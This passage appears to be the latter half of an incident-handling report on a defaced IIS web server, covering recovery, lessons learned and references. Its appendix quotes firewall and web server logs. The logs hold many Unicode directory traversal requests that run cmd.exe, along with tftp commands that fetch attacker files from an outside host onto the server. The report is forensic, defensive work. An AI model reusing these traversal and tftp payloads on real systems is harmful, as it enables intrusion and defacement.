This would terminate the cause and as well as the problem itself. More often then not, the attackers would try to execute the same type of attack again after the patch was put back online. They want to test if the administrators did their jobs when they "fixed" their server. That is why it is important to install filters that will look for the suspects IP addresses when the server is reconnected.

Those information could easily give you further lead as to how the attackers operate and how to circumvent any future attack from their part. The experience collected in this way can help you, the law enforcement agencies, as well as anyone out there to collect data on these attacks and eventually defeat them in a better and faster way.

Most of the times, the hacker will brag about the hack he was able to perform on your system and many hackers will try your system to see if they can accomplish what their fellow hacker was able to. The importance in this phase is that you have to make sure that you not only eradicate the problem at cause, but that you make sure that your system is very up-to-date with any other vulnerabilities out there because there will be many more exploits that will be used against your system in an effort to compromise it again.

This is especially true when the hacker has a grudge against the company. Sometimes it can be an ex-employee or simply someone that was not served correctly as a customer.

The identity of the attacker may never be known but they will try everything in the book to bring your server down.

One of the good way to make sure that your system is now protected against current vulnerabilities is to perform a vulnerability analysis of the system itself. In order words, attack your own box. See if you can get through the defenses that you implemented, or better yet, ask a professional to perform these actions. This way, it raises the security aspect just another notch and may help you block most of the attacks against your system.

The Security Officer was made aware of the changes made on the web server and he was able to report them to higher management once again.

PHASE V: RECOVERY

This phase is mainly the description of how to bring back the affected system to its normal usage. This phase mainly determines how to reconnect the system onto the network while making sure it is now protected from a similar attack.

The server's hard drives were removed and kept for evidence, they were replaced by new hard drives and the web server was then restored from its original state using Legato backup software, the system used here is a DAT tape restore system. Proper patches were applied from the vendor's website and special filters were installed on the PIX firewall to look for the suspect's IP address and of course to look for this type of attack.

The IT security personnel implemented a filter that basically said to log everything in a separate file if there is any connections from the range of IP addresses the suspect was using in the attack. The filter was also looking for any directory traversal Unicode exploit, and would report such incidents in a separate file as well.

Once those changes were made, the server was reconnected to the world by simply repatching it on the switch panel.

One of the important part of this phase is to make sure that when you are restoring any data to the server, we are not at the same time restoring compromised code. This is done by truly defining and pinpointing what was the cause of the problem in the first place. This is where the identification phase because important.

Another point of interest, make sure that you re-apply any patches or modifications that were made after that backup. Any good server administrator should have a log book with all the information pertaining to the changes that were made on a daily basis. In the present case, the backup proved to be reliable and there were no changes made since the last backup. The backup procedure was ran every Wednesday therefore it was only one day old when the attack occurred. Had the attack been on the Wednesday, we would have lost 1 week of work on the servers itself.

Also once the backup has been restored, it is very important to verify that everything is working and that there is nothing out of the ordinary happening. The system administrator is the best person to ask in this type of analysis. Because he knows his network and how it behaves. In our case, there was nothing out of the ordinary and everything was where it was supposed to be, this is why it was validated as a true copy of the servers prior to the attack.

Of course, the server was monitored for many weeks after the attack, in the case of a backdoor that may have been installed on the server and was undetected by the analysis

performed on the machine.

PHASE VI: FOLLOW-UP/LESSONS LEARNED

This material was turned over to the Federal Law Enforcement and prosecution of the offenders is expected in this case. As this incident involves more than one country, multiple levels of government have already been involved and this investigation is still ongoing.

The higher management has been advised of this situation at the staff meeting and the case was closed on our end. Many lessons were learned from this incident, the security policy was modified to properly show the contact information of all the incident handlers following the recommendations in the report that was submitted to the management.

Handouts were created and passed to every employee of the building as they are all part of the incident handling process. Security policy was also amended in order to reflect the changes made to the frequent updates of all the server's security (patch for vulnerabilities).

This case would have been impossible without the logs from the IIS web server and the PIX Firewall, of course, we would not have known what went wrong without them as well.

The policy modification were applied soon after their publication, the actions were taken in order to protect everything adequately and to make sure there would not be another incident.

There was also a follow-up report containing all the modifications that were made to the computers after the attack and also after the modification of the security policies. This report was discussed at a staff meeting soon after it was done. There were minor changes and the system were now fully up-to-date and operational.

Management was also advised of the priority of updating the servers on a fairly regular basis. Exploits are coming out at any time and there seems to be an influx of them in the past years, therefore creating more headaches for system administrators.

CONCLUSION

In essence, all incidents need to be properly reported and need to be pushed further. A remedy to the problem is not only patching and putting back up, but a further in-depth analysis of the cause of the problem can go a long way.

Reporting those cases to the proper law agencies is also an integral part of the incident handling process. Stopping the offense is only a temporary solution if the offender is still at large, he will come back and when he does, it might be much more damaging to the company.

On another note, keeping up to date is an integral part of the current technologies. Staying aware of the current exploits and looking out for new ones is one of the most important aspects of security. Always identifying problems after they occur is not a good way to manage your network, the patches for the problems should be identified, tested and then applied to the proper servers.

That is why a laboratory is important in a company, basically a place where you can test and evaluate software, hardware and the like before integrating in the network.

The incident in the present case was the biggest one to occur to date, and hopefully it will be the last one. Sometimes this is what it takes to make an alarm sound loud and clear for all management personnel. This way it helps you demonstrate that network security is a big factor that needs polishing every day of the week, every week in the year.

RESOURCES

Understanding Data Communication & Networks, Chapter 8 p. 570-571
William A. Shay , 2nd Edition (TFTP)

Web Server Folder Traversal Vulnerability
Steven Shields, SANS Institute February 13th 2001

http://www.sans.org/infosecFAQ/threats/traversal.htm

Image Solo MASSter 2 Professional Forensic
Integrated Computer Solutions

http://www.ics-iq.com/show_item_179.cfm.

CISCO PIX Firewall Products – Log Reference
Cisco Systems

http://www.cisco.com/univercd/cc/td/doc/product/iaabu/pix/pix_60/syslog/pixemint.htm

SANS Institute Resources,
SANS GIAC: Intrusion Detection Track Volumes.

http://www.sans.org

IIS Web Server Folder Traversal
Microsoft Security Bulletin

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS00-078.asp

APPENDIX A

PIX Firewall Logs – Session #2 Suspect #1

WTsyslog[2001-03-20 17:08:38 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/scripts/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

WTsyslog[2001-03-20 17:08:38 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/wwwroot/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

WTsyslog[2001-03-20 17:08:40 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/cgi-bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

WTsyslog[2001-03-20 17:11:59 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir\c%20c:

WTsyslog[2001-03-20 17:12:33 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir\c%20c:

WTsyslog[2001-03-20 17:19:20 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir\c%20c:\inetpub

WTsyslog[2001-03-20 17:20:17 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir\c%20c:\inetpub\wwwroot

WTsyslog[2001-03-20 17:47:09 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir\c%20C:\Program%20Files\Common%20Files\Microsoft%20Shared\Web%20Server%20Extensions\40\is

WTsyslog[2001-03-20 17:47:15 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir\c%20C:\Program%20Files\Common%20Files\Microsoft%20Shared\Web%20Server%20Extensions\40

WTsyslog[2001-03-20 17:47:23 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir\c%20C:

WTsyslog[2001-03-20 17:50:12 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir\c%20C:\inetpub

WTsyslog[2001-03-20 17:51:33 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir\c%20C:\scripts

WTsyslog[2001-03-20 17:53:21 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir\c%20C:

WTsyslog[2001-03-20 17:54:34 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir\c%20C:\fred

WTsyslog[2001-03-20 17:55:00 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL

10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir\c%20C:\g2

WTsyslog[2001-03-20 17:55:14 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir\c%20C:\lyris

WTsyslog[2001-03-20 17:55:46 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir\c%20d:

WTsyslog[2001-03-20 17:55:58 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir\c%20d:\inetpub

WTsyslog[2001-03-20 17:56:16 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir\c%20d:\inetpub\wwwroot

WTsyslog[2001-03-20 18:02:21 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir\c%20d:\inetpub

WTsyslog[2001-03-20 18:03:39 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir\c%20c:

WTsyslog[2001-03-20 18:05:01 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir\c%20d:

WTsyslog[2001-03-20 18:05:57 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir%20/S%20c:*.htm

WTsyslog[2001-03-20 18:06:38 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir%20/S%20c:*.asp

WTsyslog[2001-03-20 18:13:35 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir%20/S%20d:*.asp

WTsyslog[2001-03-20 18:21:56 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir%20/S%20d:*.html

WTsyslog[2001-03-20 18:22:59 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir%20/S%20c:*.html

WTsyslog[2001-03-20 18:23:53 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir%20/S%20c:*index.asp

WTsyslog[2001-03-20 18:24:22 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir%20/S%20c:*index_f.asp

WTsyslog[2001-03-20 18:24:48 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir%20/S%20c:*home

WTsyslog[2001-03-20 18:25:02 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c

%20dir%20/S%20d:*index_f.asp

WTsyslog[2001-03-20 18:29:09 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir%20/S%20d:*index.html

WTsyslog[2001-03-20 18:44:48 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir%20/S%20d:*..\index.hmtl.

WTsyslog[2001-03-20 18:51:11 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/scripts/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

WTsyslog[2001-03-20 18:51:12 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/wwwroot/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

WTsyslog[2001-03-20 18:51:13 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/cgi-bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

WTsyslog[2001-03-20 18:52:46 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir%20/S%20d:*.asp

WTsyslog[2001-03-20 18:57:15 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20d:\inetpub\wwwroot\home\..\index.html

Web Server Logs – Session #2 Suspect #1

22:13:31 192.168.0.1 GET /scripts/../../../../../../..//winnt/system32/cmd.exe /c%20dir 404 3835 380 32 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

22:13:31 192.168.0.1 GET /wwwroot/../../../../../../..//winnt/system32/cmd.exe /c%20dir 404 3835 380 0 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

22:13:32 192.168.0.1 GET /cgi-bin/../../../../../../..//winnt/system32/cmd.exe /c%20dir 404 3835 380 0 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

22:16:53 192.168.0.1 GET /msadc/../../../../../../..//winnt/system32/cmd.exe /c%20dir\c%20c: 200 1728 385 390 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

22:17:25 192.168.0.1 GET /msadc/../../../../../../..//winnt/system32/cmd.exe /c%20dir\c%20c:\ 200 2193 386 63 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

22:24:14 192.168.0.1 GET /msadc/../../../../../../..//winnt/system32/cmd.exe /c%20dir\c%20c:\inetpub 200 608 393 78 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

22:25:11 192.168.0.1 GET /msadc/../../../../../../..//winnt/system32/cmd.exe /c%20dir\c%20c:\inetpub\wwwroot 200 1025 401 78 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) –

22:46:27 192.168.0.1 GET /msadc/../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index3.htm.exe%20c:\inetpub\wwwroot\index.html 502 374 433 2843 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

22:46:39 192.168.0.1 GET /msadc/../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index3.htm.exe%20c:\inetpub\wwwroot\index.html 404 3835 654 16 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) http://www.example.org/msadc/../../../../../../..//winnt/system32/cmd.exe?/c%20tftp%20-i%20192.168.0.1%20get%20c:\index3.htm.exe%20c:\inetpub\wwwroot\index.html

22:46:44 192.168.0.1 GET /msadc/../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index3.htm%20c:\inetpub\wwwroot\index.html 502 374 429 4844 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

22:46:50 192.168.0.1 GET /msadc/../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index3.htm%20c:\inetpub\wwwroot\index.html 404 3835 646 0 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) http://www.example.org/msadc/../../../../../../..//winnt/system32/cmd.exe?/c%20tftp%20-i%20192.168.0.1%20get%20c:\index3.htm%20c:\inetpub\wwwroot\index.html

22:47:36 192.168.0.1 GET /msadc/../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\nois.gif%20c:\inetpub\wwwroot\nois.gif 502 374 425 19187 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

22:47:40 192.168.0.1 GET /msadc/../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\nois.gif%20c:\inetpub\wwwroot\nois.gif 404 3835 638 0 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) http://www.example.org/msadc/../../../../../../..//winnt/system32/cmd.exe?/c%20tftp%20-i%20192.168.0.1%20get%20c:\nois.gif%20c:\inetpub\wwwroot\nois.gif

22:50:17 192.168.0.1 GET /msadc/../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index3.htm%20c:\inetpub\wwwroot\default.asp 502 374 430 6110 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

22:50:25 192.168.0.1 GET /msadc/../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index3.htm%20c:\inetpub\wwwroot\default.asp 404 3835 648 15 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) http://www.example.org/msadc/../../../../../../..//winnt/system32/cmd.exe?/c%20tftp%20-i%20192.168.0.1%20get%20c:\index3.htm%20c:\inetpub\wwwroot\default.asp

22:50:55 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20dir\c%20c:\inetpub\wwwroot 200 1074 327 78 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

22:52:03 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20dir\c%20C:\Program%20Files\Common%20Files\Microsoft%20Shared\Web%20Server%20Extensions\40\isapi 502 418 470 47 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

22:52:09 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20dir\c%20C:\Program%20Files\Common%20Files\Microsoft%20Shared\Web%20Server%20Extensions\40\ 502 418 465 31 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

22:52:16 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20dir\c%20C:\ 200 2193 386 140 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) –

22:55:06 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20dir\c%20C:\inetpub 200 608 393 62 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

22:56:27 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20dir\c%20C:\scripts 200 268 393 47 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

22:58:14 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20dir\c%20C:\ 200 2193 386 62 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

22:59:27 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20dir\c%20C:\fred 200 1029 390 94 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

22:59:53 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20dir\c%20C:\g2 200 583 388 47 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:00:08 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20dir\c%20C:\lyris 200 1536 391 78 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:00:39 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20dir\c%20d: 200 850 385 47 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:00:51 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20dir\c%20d:\inetpub 200 976 393 78 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:01:10 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20dir\c%20d:\inetpub\wwwroot 200 5453 401 125 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:01:53 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index3.htm%20d:\inetpub\wwwroot\index.html 502 374 429 8953 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:02:14 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index3.htm%20d:\inetpub\wwwroot\index.html 404 3835 646 16 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) http://www.example.org/msadc/../../../../../../../..//winnt/system32/cmd.exe?/c%20tftp%20-i%20192.168.0.1%20get%20c:\index3.htm%20d:\inetpub\wwwroot\index.html

23:07:14 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20dir\c%20d:\inetpub\ 200 976 394 547 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:08:10 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index3.htm%20d:\inetpub\wwwroot\index.asp 502 374 428 15859 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:08:21 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index3.htm%20d:\inetpub\wwwroot\index.asp 404 3835 644 0 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) http://www.example.org/msadc/../../../../../../../..//winnt/system32/cmd.exe?/c%20tftp%20-i%20192.168.0.1%20get%20c:\index3.htm%20d:\inetpub\wwwroot\index.asp

23:08:32 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20dir\c%20c:\ 200 2193 386 78 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:09:53 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20dir\c%20d: 200 850 385 63 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:11:17 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20dir%20/S%20c:*.htm 200 302143 394 27391 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:11:33 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20dir%20/S%20c:*.asp 200 11767 394 2969 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:13:03 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index3.htm%20c:\WINNT\system32\inetsrv\iisadmin\index.html 502 374 445 7187 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:13:10 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index3.htm%20c:\WINNT\system32\inetsrv\iisadmin\index.html 404 3835 678 0 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) http://www.example.org/msadc/../../../../../../../..//winnt/system32/cmd.exe?/c%20tftp%20-i%20192.168.0.1%20get%20c:\index3.htm%20c:\WINNT\system32\inetsrv\iisadmin\index.html

23:40:52 192.168.0.1 GET /iisadmpwd/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index3.htm%20c:\Inetpub\wwwroot\home\index.html 404 3835 664 0 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) http://www.example.org/iisadmpwd/../../../../../../../..//winnt/system32/cmd.exe?/c%20tftp%20-i%20192.168.0.1%20get%20c:\index3.htm%20c:\Inetpub\wwwroot\home\index.html

23:41:02 192.168.0.1 GET /iisadmpwd/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index3.htm%20c:\Inetpub\wwwroot\home\index.html 502 374 438 5578 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:41:08 192.168.0.1 GET /iisadmpwd/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index3.htm%20c:\Inetpub\wwwroot\home\index.html 404 3835 664 0 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) http://www.example.org/iisadmpwd/../../../../../../../..//winnt/system32/cmd.exe?/c%20tftp%20-i%20192.168.0.1%20get%20c:\index3.htm%20c:\Inetpub\wwwroot\home\index.html

23:41:17 192.168.0.1 GET /iisadmpwd/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index3.htm%20c:\Inetpub\wwwroot\home\index.html 502 374 438 4968 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:41:28 192.168.0.1 GET /iisadmpwd/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index3.htm%20c:\Inetpub\wwwroot\home\index.html 404 3835 664 15 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) http://www.example.org/iisadmpwd/../../../../../../../..//winnt/system32/cmd.exe?/c%20tftp%20-i%20192.168.0.1%20get%20c:\index3.htm%20c:\Inetpub\wwwroot\home\index.html

